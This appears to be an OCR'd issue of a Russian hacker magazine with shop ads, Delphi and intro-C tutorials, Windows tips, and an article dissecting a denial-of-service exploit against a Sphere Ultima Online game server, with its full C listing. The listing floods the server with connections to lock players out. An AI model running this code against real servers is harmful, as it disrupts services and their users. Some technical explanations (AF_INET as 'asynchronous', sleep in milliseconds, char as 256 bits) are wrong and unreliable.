Наряду с достоинствами у Stephanie есть и ряд недостатков. Так как этот патч "неофициальный", могут возникнуть проблемы при использовании, в частности kernel panic. Также возможны трудности при наложении официальных security патчей и обновлении системы, так как мы модифицировали исходники. Поэтому подходи ко всем изменениям в твоей системе с осторожностью. И знай - в случае каких-либо осложнений, я, как автор этой статьи, не несу никакой ответственности ;). Но тем не менее - мыло наверху, будут вопросы - пиши.

И Н Т Е Р Н Е Т

(095) 928-6089, (095) 928-0360, (095) 928-3574

e-shop



WarCraft III — $ 15,99

Sid Meier's Civilization III — $ 75,99

The Thing — $ 72,95

EverQuest: The Planes of Power — $ 55,95

Sid Meier's Civilization III: Play the World — $ 59,99

Earth and Beyond — $ 89,99

The Elder Scrolls III: Morrowind — $ 87,99

The Sims: Unleashed — $ 17,99

Quake III: Gold Edition — $ 49,99

Age of Mythology — $ 72,99

Neverwinter Nights — $ 79,99

Star Wars Galaxies: An Empire Divided — $ 99,95

Battlefield: 1942 — $ 22,99

Hitman 2: Silent Assassin — $ 69,95

Unreal Tournament 2003 — $ 89,99

Need for Speed: Hot Pursuit 2 — $ 69,99

Icewind Dale II — $ 92,95

Grand Theft Auto 3 — $ 16,99

(Blizzard) Warcraft III Baseball Cap — $ 33,95

Футболка черная с «Хакер Inside» — $ 17,99

(WestWood) Command & Conquer: Tiberian Sun Military Insignias — $ 29,99

Metal Gear 2: Snake Zippo(R) Lighter Case Set — $ 75,99

Final Fantasy: the Watch — $ 349,95

ЗАКАЖИТЕ ПОДАРОК НА НОВЫЙ ГОД УЖЕ СЕГОДНЯ !

М А Г А З И Н

(095) 928-6089, (095) 928-0360, (095) 928-3574



ИНТЕРНЕТ-МАГАЗИН

ЗАКАЗЫ ПО ИНТЕРНЕТУ — КРУГЛОСУТОЧНО!

E-MAIL: sales@e-shop.ru

ЗАКАЗЫ ПО ТЕЕЛЕОНУ МОЖНО СДЕЛАТЬ С 10.00 ДО 21.00 БЕЗ ВЫХОДНЫХ

ТЕЛЕФОНЫ: 928-6089, 928-0360, 928-3574

МЫ ПРИНИМАЕМ ЗАКАЗЫ НА ЛЮБЫЕ АМЕРИКАНСКИЕ ИГРЫ!

Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

Слово редактора

Как видишь, рубрика "Кодинг" заметно изменилась. И что мы теперь имеем? Один раздел под Delphi, C/C++ и Web. Delphi остается прежним, а вот в Си мы будем описывать все то, чего ты так долго ждал и хотел: эксплойты, сетевые утилиты, работа с железом и многое другое. Здесь мы будем делать уклон на полезность, а не красоту GUI интерфейса.

Теперь о Web. Мы долго думали, на чем остановиться. То ли Perl, который все знают и почитают, то ли написание вэб-приложений под технологию ASP. Но в итоге пришли к выводу, что на данный момент самое модное и востребованное для тебя - это PHP. Правда, в этом номере идет статья о том, как написать взломщик асек при помощи Perl'a. Но это наболевшее :). А вот в дальнейшем жди серию материалов о PHP. Вот и все обращение :). Читай и вникай.

Delphi

IP Config. Часть 2

Сегодня я закончу рассказ, начатый в позапрошлом номере][. А именно - мы напишем полноценный вариант программы IP Config. Напоминаю, что в прошлый раз мы создали форму и поместили на нее компонент TPageControl с двумя закладками. Мы научились получать от системы все, что находится на первой закладке, и теперь осталось только заполнить вторую закладку полезной инфой.

Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

Сегодня нам предстоит познакомиться с самым интересным - мы научимся получать из системы количество установленных сетевых устройств и их свойства. Среди этих свойств будет определение IP-адреса и маски сети. Только что я зашел в свой TheBat и понял, что вопрос о том, как определить IP-адрес, чуть ли не самый популярный. Но я эту тему пока не затрагивал в журнале, потому что способ, который я сегодня покажу, будет достаточно сложным. Зато он позволяет определить IP и маску любого сетевого устройства, установленного в системе.

Design time

Открой пример, который мы написали в позапрошлой статье, и подкорректируй вторую закладку, как на рисунке 1. На этой закладке у меня вверху расположен компонент TComboBox, в котором будет список установленных в системе сетевых устройств. Чуть ниже находится компонент TListView, у которого нужно установить следующие свойства:

Name - изменим имя компонента на IPListView.

ViewStyle - здесь нужно указать vsReport.

Columns - здесь нужно создать две колонки с именами IP Address и Subnet Mask (IP-адрес и маска сети). Я люблю писать такие вещи на английском языке, но если хочешь, то можешь писать хоть на китайском.

Рисунок 1. Форма второй закладки программы IP Config

Дальше идут компоненты TLabel, в которых мы будем выводить полученную из системы информацию.

Список устройств

Теперь научимся получать список установленных в системе сетевых устройств. Я советую это делать по событию OnShow для формы. В этом случае проверка будет происходить только при появлении формы, а потом мы будем лишь получать информацию об уже выбранном устройстве. Где-то я видел тулзу, которая обновляла этот список при каждом обращении пользователя к любому элементу. Лично я не понял в этом смысла. Если ты считаешь, что за время выполнения программы список может измениться (например, включили новое USB устройство), то для таких случаев лучше добавить кнопку «Обновить» и не мучить пользователя бесполезными задержками.

Итак, по событию OnShow для главной формы пишем следующий код:

```
procedure TSystemInfoForm.FormShow(Sender: TObject);
var
 pAdapterInfo, pAdapt:PIP_ADAPTER_INFO;
 pAddrStr:PIP_ADDR_STRING;
begin
 //Очищаю список устройств
 AdapterCB.Items.Clear;

 //Получить количество устройств
 AdapterInfoSize:=0;
 Err:=GetAdaptersInfo(nil, AdapterInfoSize);

 //Если произошла ошибка, то…
 if (Err<>0) and (Err<>ERROR_BUFFER_OVERFLOW) then
  begin
   AdapterCB.Items.Add('Error');
   exit;
  end;

 //Получить информацию об устройствах.
 pAdapterInfo := PIP_ADAPTER_INFO(GlobalAlloc(GPTR, AdapterInfoSize));
 GetAdaptersInfo(pAdapterInfo, AdapterInfoSize);
 pAdapt := pAdapterInfo;

 //Проверяю тип полученного адаптера
 while pAdapt<>nil do
  begin
   case pAdapt.Type_ of
    MIB_IF_TYPE_ETHERNET:
```




ЖУРНАЛ
МОТО
ВСЕ ОСТАЛЬНОЕ – ОТСТОЙ

IP CONFIG. ЧАСТЬ 2

Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

```
AdapterCB.Items.Add('Ethernet adapter '+pAdapt.AdapterName);
MIB_IF_TYPE_TOKENRING:
 AdapterCB.Items.Add('Token Ring adapter '+pAdapt.AdapterName);
MIB_IF_TYPE_FDDI:
 AdapterCB.Items.Add('FDDI adapter '+pAdapt.AdapterName);
MIB_IF_TYPE_PPP:
 AdapterCB.Items.Add('PPP adapter '+pAdapt.AdapterName);
MIB_IF_TYPE_LOOPBACK:
 AdapterCB.Items.Add('Loopback adapter '+pAdapt.AdapterName);
MIB_IF_TYPE_SLIP:
 AdapterCB.Items.Add('Slip adapter '+pAdapt.AdapterName);
MIB_IF_TYPE_OTHER:
 AdapterCB.Items.Add('Other adapter '+pAdapt.AdapterName);
end;
pAdapt := pAdapt.Next;
end;
GlobalFree(Cardinal(pFixedInfo));
end;
```

Я постарался снабдить код подробными комментариями, чтобы ты мог разобраться с тем, что здесь происходит. Самое сердце этой процедуры - вызов функции GetAdaptersInfo. Первый раз я вызываю ее с нулевым первым параметром. Это заставляет ОС передать нам количество памяти, необходимой для хранения информации об установленных устройствах. Эту информацию я получаю через переменную, указанную во втором параметре. После этого я выделяю необходимое количество памяти. Память выделяется с помощью функции GlobalAlloc, которая выделяет память в глобальной памяти машины.

Во второй раз функция GetAdaptersInfo вызывается уже со всеми нормальными параметрами. В первом я указал на выделенную память, а второй параметр указывает на количество этой памяти. Теперь у нас выпадающий список ComboBox содержит всю необходимую информацию о количестве установленных устройствах и их типе. Можно переходить к следующему этапу.

Информация об устройстве

Здесь я не буду показывать абсолютно все, так как объем рубрики не позволяет, а только расскажу самое интересное.

У нас в выпадающем списке ComboBox находятся имена всех найденных устройств, и нам надо ловить событие, когда юзер выбрал какой-то элемент из списка, и выводить информацию, относящуюся к этому элементу. Чтобы поймать такое событие, мы должны создать обработчик OnChange для выпадающего списка. В этом обработчике нам надо получить количество установленных устройств. Для этого вызываем функцию GetAdaptersInfo с нулевым первым параметром, чтобы узнать количество необходимой памяти для хранения информации об устройствах:

```
AdapterInfoSize:=0;
Err:=GetAdaptersInfo(nil, AdapterInfoSize);
```

Некоторые в этом месте скажут, что мы уже знаем количество устройств и выполняли этот код, когда выполняли выпадающий список. На это я отвечу, что это было слишком давно. Если бы я писал этот код лет пять назад, то я действительно не запрашивал бы лишний раз количество устройств, а узнал его по количеству элементов в списке. Сейчас, во времена правления USB, я ни в чем не могу быть уверенным. Только что могло быть два сетевых устройства, а через минуту их может быть уже три. Поэтому лучше лишний раз перестраховаться.
Далее я снова получаю список устройств:

```
pAdapterInfo := PIP_ADAPTER_INFO(GlobalAlloc(GPTR, AdapterInfoSize));
GetAdaptersInfo(pAdapterInfo, AdapterInfoSize);
pAdapt := pAdapterInfo;
```

После этого я запускаю цикл while, в котором происходит проверка всех названий из вновь полученного списка устройств с тем именем, которое выбрал пользователь. Как только эта запись найдена, я считываю информацию из структуры pAdapterInfo. Саму структуру я расписывать не буду, потому что она достаточно сложная и займет много места. Попробуй разобраться с ней по коду программы и по комментариям. Я только покажу, как она выглядит, и если у тебя есть минимальные знания английского или хороший англо-русский словарь, то тебе этого будет достаточно:

Ты спрашивал

<???> Хочу написать свой движок для игры. На чем лучше писать, на C/C++ или на Delphi? И с чего начинать? И что надо знать.

Н: Я считаю, что язык программирования не важен, главное уметь владеть им. Если ты лучше знаешь C++, то пиши на нем. Если Delphi, то лучше использовать именно его. Я видел, как люди умудрялись на Visual Basic писать такие шедевры, что дух захватывало. И при этом VB является одним из самых медленных. Вот скажи мне, кто сильнее - каратист или ушуист? Только долго не думай, ответ-то прост - пьяный мужик с ломом намного сильнее :).

```
IP_ADAPTER_INFO = record
 Next: PIP_ADAPTER_INFO;
 ComboIndex: DWORD;
 AdapterName: array [0..MAX_ADAPTER_NAME_LENGTH + 3] of Char;
 Description: array [0..MAX_ADAPTER_DESCRIPTION_LENGTH + 3] of Char;
 AddressLength: UINT;
 Address: array [0..MAX_ADAPTER_ADDRESS_LENGTH - 1] of BYTE;
 Index: DWORD;
 Type_: UINT;
 DhcpEnabled: UINT;
 CurrentIpAddress: PIP_ADDR_STRING;
 IpAddressList: IP_ADDR_STRING;
 GatewayList: IP_ADDR_STRING;
 DhcpServer: IP_ADDR_STRING;
 HaveWins: BOOL;
 PrimaryWinsServer: IP_ADDR_STRING;
 SecondaryWinsServer: IP_ADDR_STRING;
 LeaseObtained: time_t;
 LeaseExpires: time_t;
end;
```

Disconnect




Рисунок 2. Результат работы программы

Вот теперь у тебя есть собственный полноценный IPConfig. На рисунке 2 ты можешь увидеть результат работы программы. Только не думай, что на нем указаны мои реальные данные - я умею пользоваться графическим редактором, и все откорректировал, чтобы ты не смог даже узнать, какой у меня пров. А то знаю я вас, хакерюг :).
Исходники примера, как всегда, можно будет найти на компакт-диске][или на моем сайте после выхода журнала в свет. На этом можно и попрощаться.







Уважаемый читатель, компания "Ф-Центр" проводит викторину на знание компьютерных технологий. Главный приз - ноутбук на базе мобильного процессора Intel® Pentium® 4 - M. А также дополнительные призы - футболки, бейсболки, дисконтные карты "Ф-Центра".

ПРАВИЛА:

- необходимо правильно ответить на все вопросы, каждый правильный ответ - один балл;
- набранные баллы утраиваются при совершении покупки в магазинах "Ф-Центра";
- набранные баллы удваиваются при передаче заполненной анкеты менеджеру любого из магазинов "Ф-Центра";
- набранные баллы увеличиваются в полтора раза при аккуратном заполнении анкеты;
- среди участников, правильно ответивших на все вопросы, выбирается победитель, набравший наибольшее количество баллов.*

Заполненный купон нужно отправить по почте по адресу: 129642, г. Москва, ул. Сухонская, д. 7а, "Отдел маркетинга" или отдать менеджеру в любом из магазинов "Ф-Центра".

*При наличии нескольких победителей с равным количеством баллов среди них будет проведен розыгрыш

ВОПРОСЫ ВИКТОРИНЫ:

О чем гласит закон Мура?

Что дает процессорам Intel реализация технологии Hyper-Threading?

В каком году образована компания Intel?

Для использования в каком устройстве был выпущен первый микропроцессор Intel?

В каком году был выпущен первый микропроцессор Pentium 4?

По названию какого географического места выбрано кодовое имя Banias для мобильного процессора Intel?

Какой технологический процесс используется в настоящее время для выпуска процессоров Pentium 4-M?


Какая основная особенность будет у ноутбуков, основанных на будущих мобильных процессорах Intel?

Сколько салонов-магазинов у компании "Ф-Центр"?

В каком году была создана компания "Ф-Центр"?

Под какой торговой маркой производит компьютеры компания "Ф-Центр"?

Как можно охарактеризовать интернет-страницу компании "Ф-Центр"?





Адреса салонов-магазинов

- **"ВДНХ"**, ВВЦ, пав.№71 и пав.№2 ТК "Регион" тел.: (095) **785-1-785**
- **"улица 1905 года"**, ул. Мантулинская, д.2 тел.: (095) **205-3524**
- **"Бабушкинская"**, ул. Сухонская, д.7а тел.: (095) **472-6401**

Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

C/C++
Введение в С

Как известно, с этого номера в кодинге появился раздел для C/C++ программистов. Первая статья, та, которую ты сейчас читаешь, является введением в Си. Так что, если ты только начинаешь изучать этот язык, советую заучить все сказанное и всегда держать этот номер Х под рукой.

Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

Комментарии

Комментарии - это текст, который не компилируется в программу и не влияет на ход ее выполнения. Он необходим только для внесения пояснений. Комментарии бывают однострочные и многострочные.
Однострочные оформляются как две наклонных черты //. Все, что находится в строке после таких черточек, воспринимается как пояснения, например:

```
//Это комментарий
```

Многострочные комментарии открывает наклонная черта со звездочкой /*, а закрывает звездочка с наклонной чертой */, например:

```
/*
Это многострочный комментарий
*/
```

Процедуры функции

Сразу хочу оговориться, потому что в языке С нет деления на процедуры и функции, как это сделано в Delphi. Как ты, наверное, помнишь, функция умеет возвращать значения, а процедура нет. В языке С все функции, просто они могут возвращать реальное значение како-то типа или несуществующее void, т.е. ничего не возвращать. В общем виде функция выглядит так:

```
Тип Имя (параметры)
 {
  //Здесь находится код процедуры
 }
```

Перед именем процедуры обязательно ставится тип возвращаемого значения. Если не надо ничего возвращать, то нужно указать void. После имени в скобках указываются передаваемые в функцию параметры.
Открывающаяся и закрывающаяся фигурные скобки указывают на начало и конец функции. Эти скобки имеют то же значение, что begin - end в Delphi.
Любая программа должна начинаться с какой-то точки, в языке С этой точкой является процедура main.

Типы данных

Язык С - строго типизированный язык, и в нем любая переменная или значение должны иметь строго указанный тип. В стандарте реализовано большинство необходимых типов, которые схожи по значению с другими языками. Ты можешь создавать собственные типы на основе уже существующих, но для решения большинства задач достаточно тех, что уже есть.

char - означает целое число размером в 1 байт (256 бит). Его очень часто используют для хранения символов при 256-битной кодировке, но можно хранить и числа от -128 до 127.
int - целое число, его размер зависит от конкретной реализации или от разрядности процессора. Сейчас мы работаем с 32 машинами, поэтому чаще всего такой тип может хранить 4 байта, т.е. числа от -2147483648 до 2147483647.
short - короткое целое, которое может хранить числа от -32768 до 32767.
float - вещественное, которое может хранить дробные числа (размер 4 байта).
double - вещественное высокой точности, которое может хранить дробные числа высокой точности (размер 8 байт).

В языке С, в отличие от Delphi, переменные можно объявлять в любом месте программы. В общем виде это выглядит так:

Тип Имя;

Вначале указывается тип переменной, а затем идет имя. Например, вот так можно объявить переменную с именем param типа целое число int:

int param;

Все целые числа могут быть как знаковыми, так и без знака. По умолчанию считается, что тип является знаковым, но если поставить вначале ключевое слово unsigned, то такой тип не сможет хранить отрицательные числа, зато разрядность положительных - увеличивается. Например, знаковая переменная типа short может принимать значения от -32768 до 32767, а беззнаковое от 0 до 65535:

```
short param;//Знаковое целое
unsigned short param;//Беззнаковое целое
```

Операции с переменными

Для присвоения переменной значения используется знак равно (=). Например, если ты хочешь присвоить целой переменной значение 17, это можно сделать так:

```
int param;//Объявляем целую переменную
param=17;//Присваиваем ей значение
```

Над переменными можно производить практически любые математические действия: сложение, вычитание, деление и т.д. Все математические знаки в языке С идентичны стандартным знакам:

Сложение: +
Вычитание: -
Умножение: *
Деление: /
Сравнение: ==

Как видишь, знаки достаточно просты, и все они тебе должны быть уже знакомы, поэтому сейчас я не буду давать пример кода с математикой, а сделаю это чуть позже.

Логика

Практически в любой программе есть логика типа: «Если какое-то условие выполнено, то сделать то-то, иначе то-то». Язык С делает эту логику достаточно простой, и она чем-то схожа с языком Delphi, хотя и имеет свои отличия. В общем случае логика выглядит следующим образом:

```
if (Условие выполнено)
 Действие 1;
else
 Действие 2;
```

В данном случае, если условие, указанное в скобках, является правдой, то выполнится «Действие 1», иначе выполнится «Действие 2». Обрати внимание, что выполнится только одно действие, идущее после if или else. Если надо выполнить несколько действий, то их надо заключить в скобки { и }, как это сделано в следующем примере:

```
int param=17;
if (param>10)
 {
  param=param-10;
  param=param+2;
 }
else
 param=param*2;
```

В этом примере я проверяю, если переменная param>10, то выполнить следующие два действия, заключенные в фигурные скобки. Если переменная будет меньше 10, то выполнится одно действие, идущее после else.

Циклы

Еще одна очень часто используемая вещь - циклы. Допустим, что тебе надо возвести число в 100-ю степень. Для этого можно долго и нудно писать что-то типа:

```
result=10*10*10*10 и так далее…
```

А можно запустить цикл и все выполнить в нем. Общий вид цикла выглядит так:

```
for (начальное значение, условие, приращение)
 действие 1
```

Здесь так же, как и при работе с if, будет выполняться одно действие после ключевого слова for. Если надо выполнить несколько действий, то их надо объединить фигурными скобками { и }.

Давай рассмотрим реальный пример цикла:

```
int param=1;
for (int i=1; i<100; i=i+1)
 param=param*10;
```

Там, где должно описываться начальное значение, я написал int i=1. Этим я объявил переменную i типа целое число и тут же присвоил ей значение 1. Этим я показал, что мой цикл должен выполняться от 1. В условии я написал i<100. Это говорит о том, что следующее действие надо выполнять, пока i меньше 100, т.е. весь цикл будет выполняться от 1 до 100. Там, где надо указывать приращение, я указал i=i+1 (в случае с C++ можно было написать просто i++). Это означает, что после каждого выполнения следующего в цикле действия переменная i будет увеличиваться на 1.

Shutdown

Последнее, на что хочу обратить внимание, это то, что язык C - чувствительный к регистру, и переменные param и PARAM - это разные вещи. Другие языки (такие как Delphi или VB) не обращают внимания на такие вещи, а вот в C нужно быть внимательным.

На этом считаю вводное занятие в язык C законченным. Теперь ты знаком с основами языка C и готов вступить в бой за более глубокие знания. А все, что я не успел рассказать сегодня, ты узнаешь в процессе дальнейшего изучения. Так что закупайся пока литературой по C/C++ и жди следующего номера :). Best Regards, и все в таком же духе.



TIPS & TRICKS

Иногда, некоторые старые программы не хотят устанавливаться, указывая нехватку места на винте, несмотря на то что места более чем достаточно (например Paradox 7), дело в том что инсталлятор просто не может прочитать число байт более 2 миллиардов. Для установки таких программ, потратьте свободное место на винте (копируя какие-нибудь файлы), чтоб осталось меньше 2G, установите программу, затем удалите ненужные файлы, восстановив свободное место на диске.

Garik
qstart@narod.ru
http://www.webhowto.ru/reg

TanaT (TanaT@yes.ru)

Эксплоит в разрезе

Sphere Ultima Online Server в дауне

Сегодня на твое рассмотрение вынесен достаточно простой и в то же время очень полезный эксплоит. Его паразитическую сущность можно описать так: с помощью простейшей DoS-атаки выводится из строя игровой сервер. По правде говоря, эксплоит разрабатывался для подавления Sphere Ultima Online Server, но может использоваться для «работы» и с другими сервантами. Во врезке ты можешь увидеть исходный код (на Си под Unix) этого эксплоита.

TanaT (TanaT@yes.ru)

Разобрать по косточкам

Итак, наша задача разобрать этот код эксплоита по косточкам, чтобы ты понимал суть его действия. Программа состоит из двух основных блоков - это две функции: Connect() и main(). Первая служит для организации и подготовки сокетов, а вторая является главной, и именно с нее начинается выполнение программы.

Если ты читал статью Horrific'а о программировании сокетов, то ты легко разберешься в этом сишном коде. Если же не читал, это упущение - вернись, найди и прочти!

Начало программы

Начнем мы рассмотрение исходника с основной функции: main(). Когда программа запускается, то ее выполнение начинается именно отсюда:

```
int main(int argc, char *argv[])
```

Основная функция с входными аргументами: число аргументов и указатель на первый из них. После этой строчки идет объявление двух переменных:

```
int fd;
struct sockaddr_in box;
```

fd - int переменная, в ней будет храниться дескриптор данного сокета. box - это сокетовая структура, суть которой состоит в том, чтобы дать программе данные о параметрах соединения с сетью.

После этого идет проверка на количество переданных программе параметров:

```
if (argc < 2)
 {
 fprintf(stderr, «usage: %s <sphere ip> [sphere port]\n»,argv[0]);
 return;
 }
```

Если число параметров вызова программы из консольной строки меньше двух, то выдается сообщение об ошибке и указывается правильный синтаксис запуска эксплоита. Дальнейшее выполнение программы бессмысленно, поэтому происходит выход из программы с помощью вызова return.

Инициализация

Так как наш эксплоит предназначен для работы с сетью, то он обязан инициализировать сокет, что и делается в следующем коде:

```
fd = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
if (fd<0)
 {
 perror(«socket() «);
 return;
 }
```

Пожалуй, самый важный момент в подпрограмме - создание и выбор типа сокета. Для этого используется функция socket(). Ее первый параметр (AF_INET) указывает на асинхронную работу (процессор не ждет, пока будет завершена операция, и продолжает выполнять код дальше), второй параметр (SOCK_STREAM) указывает на потоковый тип данных. Последний аргумент (IPPROTO_TCP) указывает уже на тип используемого протокола TCP.

После этого происходит проверка переменной fd; если все нормально, то в ней будет находиться дескриптор сокета, а если она меньше нуля, то выдается сообщение о системной ошибке, и со словами «socket()» выходим. Сама функция perror() как раз и служит для вывода системных ошибок.

Понеслась душа в ад

Все предварительные проверки закончились, и можно приступать к самим действиям. Для этого выводим соответствующее сообщение вроде «Банзай!»:

```
fprintf(stderr,»Attacking sphere : «);
```

Дальше идет сердце эксплоита - вся его паразитическая сущность сосредоточилась в следующих нескольких строчках:

```
for (;;)
 {
 int sock;

 sock = Connect(inet_addr(argv[1]),(argc>2)?(atoi(argv[2])):3128);
 if (sock<0)    {
  sleep(10);
  continue;
 }
 fprintf(stderr, «.*»);
 }
```

for (;;) - запускает бесконечный цикл, то есть явного выхода из него нет. int sock - новая переменная для сокета. Следующая строка вызывает функцию Connect. В ней мы коннектимся на адрес, содержащийся в первом параметре вызова, и в порт 3128, если эксплоит был вызван с двумя параметрами, в противном случае (параметров больше двух) коннектимся на порт, номер которого лежит во втором параметре вызова. Именно об этом говорит конструкция:

```
(argc>2)?(atoi(argv[2])):3128;
```

Следует обратить внимание на две тонкости: во всем тексте программы мы проверили, сколько аргументов (если меньше двух, сразу вылетаем). Также обрати внимание на функцию atoi(). Она переводит строку в целое число. Мы ее используем потому, что параметры вызова считываются программой как строки, а не числа. После того как данные получены, нужно произвести проверку на удачность действий. Если переменная sock меньше нуля, то sleep (10) - происходит пауза в 10 миллисекунд и повтор следующей попытки - continue;

Строчка fprintf(stderr, «.*») рисует на экране звездочку - своеобразный индикатор атаки. Один раз приконнектились - нарисовали звездочку.

Функция Connect

Теперь давай проанализируем функцию Connect().

int Connect(int ip, int port)

Функция возвращает тип int. В данном случае это код ошибки, который может возникнуть по ходу работы программы. Теперь далее, о самом коде.
На вход она получает ip-адрес атакуемого сервера (или имя хоста) и номер порта, с которым будет происходить соединение.
В самом начале снова объявляются две переменные:

```
int fd;
struct sockaddr_in box;
```

Далее инициализируется сокет:

```
fd = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
if (fd<0) return -1;
```

Первая строка снова отвечает за выбор сокета. Далее идет проверка, если не удалось подготовить сокет (fd<0), то возвращаем -1. После повторной инициализации новой переменной можно переходить к коннекту.

```
memset(&tgt,0,sizeof(struct sockaddr_in));
tgt.sin_port = htons(port); //Указываем порт сервера
tgt.sin_family = AF_INET; //Тип протокола
tgt.sin_addr.s_addr = ip; //Адрес сервера
```

Вызов функции memset затирает структуру tgt нулями. Дело в том, что дальше по коду мы будем использовать сокетовую структуру (это и есть tgt - сокращение от английского слова «target», что означает «цель»), а для этого нужно ее очистить (затереть нулями), чтобы в неинициализированных компонентах не осталось никакого мусора.

Далее заполняем структуру, а именно:
1. Заносим в структуру номер порта, куда будем соединяться.
2. Указываем на семейство используемой адресации, в нашем случае это асинхронная работа.
3. Заносим адрес сервера, с которым мы хотим соединяться.

После того, как сокетовая структура была инициализирована нужными значениями, мы вызываем функцию connect(), с помощью которой происходит соединение (сокет становится готовым к эксплуатации).

```
if (connect(fd,(struct sockaddr*)&tgt,sizeof(struct sockaddr))<0)
 return -1;
```

Не перепутай: connect() с маленькой буквы - системная функция, а Connect() с большой буквы - наша функция, которую мы рассматриваем. Компилятор Си чувствителен к регистру символов. Итак, функции connect() на вход подается имя сокетовой переменной и данные о сокетовой структуре (ее имя и размер). Функция возвращает отрицательное значение в случае неудачной попытки соединения и неотрицательное число в случае удачи. При этом сокет становится готовым к эксплуатации, которая осуществляется через дескриптор сокета, хранящийся в переменной fd.

Итого

Суть эксплоита в том, что он запускает бесконечный цикл, внутри которого производит кучу коннектов к игровому серверу. У любого такого серванта есть ограничение на количество подключений и одновременно играющих людей. Сразу становится ясно, что наш эксплоит за считанные секунды откроет большое количество пустых соединений с серваком, и после этого ни один геймер не сможет уже вступить в игру.

Вопрос об эффективности этого эксплоита можно оставить открытым, так как ты можешь возразить: «Сервер просто не даст мне подключиться два раза с одного IP». А я возражу, что к игровым сервантам часто коннектятся из игровых клубов, где все компьютеры имеют один IP. Если сделать ограничение, то из одного клуба к серверу сможет приконнектиться только один комп, так что это неэффективно.
Как известно, борьба снаряда и брони - штука сложная. В любом случае, этот эксплоит работает, и, думаю, многие игроки Ultima Online уже испытали на себе «глюки сервера».

Надеюсь, ты почерпнул для себя что-нибудь новое, так как мы рассмотрели алгоритм простейшей DoS-атаки.

Полный листинг эксплоита

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <stdarg.h>
#include <time.h>
#include <sys/time.h>

int Connect(int ip, int port)
{
 int fd;
 struct sockaddr_in tgt;

 fd = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
 if (fd<0) return -1;
 memset(&tgt,0,sizeof(struct sockaddr_in));
 tgt.sin_port = htons(port);
 tgt.sin_family = AF_INET;
 tgt.sin_addr.s_addr = ip;
 if (connect(fd,(struct sockaddr*)&tgt, sizeof(struct sockaddr))<0)
  return -1;
 return fd;
}

int main(int argc, char *argv[])
{
 int fd;
 struct sockaddr_in box;
 if (argc < 2)
 {
 fprintf(stderr, «usage: %s <sphere ip> [sphere port]\n»,argv[0]);
 return;
 }

 fd = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
 if (fd<0)
 {
 perror(«socket() «);
 return;
 }

 fprintf(stderr,»Attacking sphere : «);
 for (;;)
 {
 int sock;

 sock = Connect(inet_addr(argv[1]),(argc>2)?(atoi(argv[2])):3128);
 if (sock<0)   {
  sleep(10);
  continue;
 }
 fprintf(stderr, «.*»);
 }
}
```

TIPS&TRICKS

Некоторые пользователи, перешедшие с 9x на 2k, обнаружили, что некоторые проги под него не идут. В MS видно смекнули (а может им кто-то помог), что надо бы это дело исправить и добавили во 2-ой сервис пак Режим Совместимости (Compatibility Mode, в 3-ем он тоже есть). В этом режиме Windows эмитирует поведение 95, 98 и NT 4. Однако по дефолту он не включен. Чтобы его включить, заходим с правами админа, идём в Start > Run и там пишем:

regsvr32 %systemroot%\apppatch\slayerui.dll

Всё, Режим Совместимости включён. Теперь, чтобы его использовать, делаем ссылку (shortcut) на нужную прогу, в свойствах (properties) ссылки переходим в закладку Compatibility и выбираем нужную OS.
Чтобы выключить Режим Совместимости в Start > Run пишем:

regsvr32 /u %systemroot%\apppatch\slayerui.dll

(Напомню, что в WinXP режим совместимости с предыдущими Окнами встроен стандартно, чтобы им воспользоваться нужно открыть свойства исполняемого файла и перейти на вкладку Совместимость (Compatible) - И. С.)

rev3nant
rev3nant@pisem.net

Дмитрий Докучаев aka Forb (forb@ruhost.ru)

Персональный ICQ брутфорс

Научись грамотно кодить на Perl

